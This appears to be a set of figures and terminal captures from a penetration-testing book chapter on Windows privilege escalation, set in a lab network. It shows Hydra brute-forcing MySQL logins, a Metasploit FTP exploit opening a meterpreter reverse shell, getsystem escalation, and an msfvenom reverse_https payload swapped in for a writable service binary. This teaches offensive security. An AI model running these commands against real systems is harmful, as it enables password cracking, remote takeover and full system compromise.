
Use Colon separated file

Try login as password Try empty password Try reversed login

```
hydra -s 3306 -l root -x 1:8:a -e nsr -t 16 192.168.204.130 mysql
```







```
root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# ls /usr/share/wordlists/
dirb          fasttrack.txt  metasploit-jtr  rockyou.txt.gz  webslayer
dirbuster     fern-wifi      metasploit-pro  sqlmap.txt       wfuzz
dnsmap.txt    metasploit     nmap.lst        termineter.txt
root@kalibook:~#
```

xHydra

Quit

Target Passwords Tuning Specific Start

Username

Username

Username List

Loop around users

Password

Password

Password List

Generate

Colon separated file

Use Colon separated file

Try login as password Try empty password Try reversed login

```
hydra -s 3306 -l wordpress -P /root/workspace/rockyou.txt -e ns -t 16 192.168.202.137 mysql
```

xHydra

Quit

Target Passwords Tuning Specific **Start**

-Output

Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (<http://www.thc.org/thc-hydra>) starting at 2015-11-22 22:52:00

[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)

[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...

[DATA] max 4 tasks per 1 server, overall 64 tasks, 14344403 login tries (l:1/p:14344403), ~56032 tries per task

[DATA] attacking service mysql on port 3306

[STATUS] 21.00 tries/min, 21 tries in 00:01h, 14344382 todo in 11384:26h, 4 active

[STATUS] 19.00 tries/min, 57 tries in 00:03h, 14344346 todo in 12582:46h, 4 active

[STATUS] 18.43 tries/min, 129 tries in 00:07h, 14344274 todo in 12972:52h, 4 active

[STATUS] 18.20 tries/min, 273 tries in 00:15h, 14344130 todo in 13135:40h, 4 active


[STATUS] 18.13 tries/min, 562 tries in 00:31h, 14343841 todo in 13186:49h, 4 active


[3306][mysql] host: 192.168.204.130 login: root password: evil1

<finished>

Start Stop Save Output Clear Output

hydra -s 3306 -l root -P /root/workspace/words/rockyou.txt -e nsr -t 5 -f 192.168.204.130 mysql





Chapter 7: Windows Privilege Escalation

```
msf exploit(easyftp_cwd_fixret) > show options
```

```
Module options (exploit/windows/ftp/easyftp_cwd_fixret):
```

Name	Current Setting	Required	Description
FTPPASS	Live224!	no	The password for the specified username
FTPUSER	rred	no	The username to authenticate as
RHOST	192.168.204.3	yes	The target address
RPORT	21	yes	The target port

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (accepted: seh, thread, process, none)
LHOST	192.168.204.128	yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
9	Windows Universal - v1.7.0.11

```
msf exploit(easyftp_cwd_fixret) > exploit
```

```
[*] Started reverse handler on 192.168.204.128:4444  
[*] Connecting to FTP server 192.168.204.3:21...  
[*] Connected to target FTP server.  
[*] Authenticating as rred with password Live224!...  
[*] Sending password...
```

Logging in as rred

```
msf exploit(easyftp_cwd_fixret) > exploit
```

```
[*] Started reverse handler on 192.168.204.128:4444  
[*] Connecting to FTP server 192.168.204.3:21...  
[*] Connected to target FTP server.  
[*] Authenticating as rred with password Live224!...  
[*] Sending password...  
[*] Prepending fixRet...  
[*] Adding the payload...  
[*] Overwriting part of the payload with target address...  
[*] Sending exploit buffer...  
[*] Sending stage (770048 bytes) to 192.168.204.3  
[*] Meterpreter session 6 opened (192.168.204.128:4444 -> 192.168.204.3:49356) at 2015-12-16 13:20:05 -0500
```

```
meterpreter > sysinfo  
Computer      : B0-SRV2  
OS            : Windows 2008 (Build 6002, Service Pack 2).  
Architecture : x86  
System Language : en_US  
Meterpreter   : x86/win32
```

Exploited the system

```
meterpreter > getuid  
Server username: B0-SRV2\Administrator
```

FTP service running as Administrator

```
meterpreter > getsystem  
...got system (via technique 1).
```

Running getsystem

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Now running under the SYSTEM account

```
meterpreter > █
```


```
C:\easyftp_server\easyftp-server-1.7.0.11-en>icacls ftpbasicsvr.exe
ftpbasicsvr.exe Everyone:(F)
NT AUTHORITY\SYSTEM:(I)<(F)
BUILTIN\Administrators:(I)<(F)
BUILTIN\Users:(I)<(RX)

Successfully processed 1 files; Failed processing 0 files

C:\easyftp_server\easyftp-server-1.7.0.11-en>
```



```
root@kalibook:~#
root@kalibook:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https
LHOST=192.168.204.128 LPORT=443 -f exe -o ftpbasicsvr.exe
No encoder or badchars specified, outputting raw payload
Saved as: ftpbasicsvr.exe
root@kalibook:~#
```



The screenshot shows a Windows File Explorer window titled 'Home' with a search bar and navigation buttons. The left sidebar shows 'Devices' (21 GB Unrecognized), 'Computer' (Home, Desktop, File System, Trash), and 'Network' (Browse Network). The main pane displays the 'Home' directory with folders like Desktop, Downloads, kalibook, photos, PowerSploit, public, work, and files like ettercap-msg-20150422-1.txt, etter-msg-20150422.txt, packet-test.txt, powermaint.ps1, WebScarab.properties, and youvebeenpwned.txt. A context menu is open over the 'ftpbasicsvr.exe' file, with 'Copy' selected. At the bottom, a terminal window shows the command: `root@kalibook:~# msfvenom -a x86 --platform windows -p windows LHOST=192.168.204.128 LPORT=443 -f exe -o ftpbasicsvr.exe` and its output: `No encoder or badchars specified, outputting raw payload Saved as: ftpbasicsvr.exe`.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service apache2 start  
root@kali:~# service apache2 status  
● apache2.service - LSB: Apache2 web server  
  Loaded: loaded (/etc/init.d/apache2)  
  Active: active (running) since Thu 2016-01-28 22:16:01 EST; 8s ago  
  Process: 1734 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCESS)  
  CGroup: /system.slice/apache2.service  
          └─1755 /usr/sbin/apache2 -k start  
          └─1759 /usr/sbin/apache2 -k start  
          └─1760 /usr/sbin/apache2 -k start  
          └─1761 /usr/sbin/apache2 -k start  
          └─1762 /usr/sbin/apache2 -k start  
          └─1763 /usr/sbin/apache2 -k start  
          └─1764 /usr/sbin/apache2 -k start  
  
Jan 28 22:16:00 kali apache2[1734]: Starting web server: apache2AH00558: ap...ge  
Jan 28 22:16:01 kali apache2[1734]: .  
Hint: Some lines were ellipsized, use -l to show in full.  
root@kali:~#
```

```
msf > use exploit/multi/handler  
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https  
PAYLOAD => windows/meterpreter/reverse_https  
msf exploit(handler) > set LHOST 192.168.204.128  
LHOST => 192.168.204.128  
msf exploit(handler) > set LPORT 443  
LPORT => 443  
msf exploit(handler) > exploit  
  
[*] Started HTTPS reverse handler on https://0.0.0.0:443/  
[*] Starting the payload handler...
```







```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.204.128
LHOST => 192.168.204.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 192.168.204.3:49414 Request received for /pK8i...
[*] 192.168.204.3:49414 Staging connection for target /pK8i received...
[*] Meterpreter session 7 opened (192.168.204.128:443 -> 192.168.204.3:49414) at 2015-12-16 16:44:06 -0500

meterpreter > sysinfo
Computer      : BO-SRV2
OS           : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter  : x86/win32
meterpreter > getuid
Server username: LAB1\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Handler is running

Victim connects

Evidence of compromise and rights


```

root@asgili:~# searchsploit "windows Local Privilege Escalation"
-----
Exploit Title | Path
(-----) | (-----)
| (/usr/share/exploitdb/platforms)
-----
Microsoft Windows 2000 - POSIX Subsystem Privilege Escalation Exploit (MS04-020) | ./windows/local/351.c
Serv-U 3x - 5.x - Local Privilege Escalation Exploit | ./windows/local/381.c
BulletProof FTP Server 2.4.0.31 - Local Privilege Escalation Exploit | ./windows/local/971.cpp
Kaspersky AntiVirus - _klif.sys Privilege Escalation Vulnerability | ./windows/local/1032.cpp
BakBone NetVault 7.1 - Local Privilege Escalation Exploit | ./windows/local/1161.c
Microsoft Windows - CSRSS Local Privilege Escalation Exploit (MS05-018) | ./windows/local/1198.c
Microsoft Windows - ACLs Local Privilege Escalation Exploit (Updated) | ./windows/local/1465.c
Microsoft Windows 2000/XP - (Mrxsmb.sys) Privilege Escalation PoC (MS06-030) | ./windows/local/1911.c
Microsoft Windows - Kernel Privilege Escalation Exploit (MS06-049) | ./windows/local/2412.c
Microsoft Vista - (NtRaiseHardError) Privilege Escalation Exploit | ./windows/local/3071.c
Kaspersky Antivirus 6.0 - Local Privilege Escalation Exploit | ./windows/local/3131.c
Multiple Printer Providers (spooler service) - Privilege Escalation Exploit | ./windows/local/3220.c
